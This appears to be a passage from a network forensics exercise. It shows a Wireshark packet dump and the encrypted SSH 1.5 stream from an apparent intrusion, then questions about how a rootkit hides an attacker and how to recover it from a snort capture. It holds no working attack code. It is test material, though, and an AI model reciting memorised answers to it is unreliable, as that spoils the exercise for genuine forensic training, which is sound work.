> Ethernet II, Src: AMIT_03:39:80 (00:50:18:0
> Internet Protocol Version 4, Src: 217.156.9
> Transmission Control Protocol, Src Port: 61
> Data (14 bytes)

0000  00 50 56 ca 11 d8 00 50  18 03 39 80 08
0010  00 36 85 d3 40 00 6c 06  8f 9d d9 9c 5d
0020  01 66 ef 27 00 18 02 82  61 1c a1 4e 46
0030  22 29 5a 4e 00 00 53 53  48 2d 31 2e 35
0040  54 54 59 0a
```

```
SSH-1.5-1.2.27
SSH-1.5-PuTTY
.............~...e......%......O.c....(r....nt....   ..b.$u.P..K........H..`...|.].T.%U..i.F.t.c
/!..c(.T(..Q.~....... ..Al.k......%....E.j.J.-Q..Y*....9)....jS....(.XB....2..7.../z.       &.......Kq./w.U.5.......g.&...;..
(~..]...u..
......hsV..R?-...x6]vguO)..Y_K...      .......J......TI....J........~...e........8....+..5E,P.x.....FQ..\..i.
TA5......w....-.Bef..`5q0OZ....        ..&..=...HY.\.B..Q.d.....T&m...fw..c.=..Yn._.v...].....          u........
{.......]..r..I..........6w....{.....u....q`..........|b.........X.G.......3.?..^
.......V.)......].x......  .O...x.|..T.k.............(2...        4'.......p.  C..O....v.{..m.....9...QU;....@B...
.@.q._.vD.j....5....+E6...`#.......
...            t..B....VK.Y............VR6:.oq=..EO.x..........|1/..r)..*.`g'u...%..Fln.'...."5.a..`.1.............$dM...\....6.U.c\.yB...
...
.#.%]...x.K........        M(o......F...t......./.4..:H2.....\........uN..|..)...V$...        .3H+^....7..X8.....       ..
{..<4Te...hF.....          {x.a          ..G..@..v........I.dg..z.@.m........@{".au....u3...&...          ,.C..rUs.....aT....
.....[.....Z.......        ..6..m.<"...{.. ....C_B-+JI..5...Mq_....ep..(.-..E.QB.X........d.z....B....D.......(.....V.%!......      }
T..$
'.R-....z.....8..d....b.r..W[...
.q...^.......:.....
b.D
.n(..a.dG........Y..;.s.
```

271 client pkts, 293 server pkts, 489 turns.

Entire conversation (15 kB) Show and save data as ASCII Stream 10525

Find: Find Next

Optional questions (advanced & challenging):

5. What does the rootkit do to hide the presence of the attacker on the system?
6. Recover (tell how you did it too) the rootkits from the snort binary capture.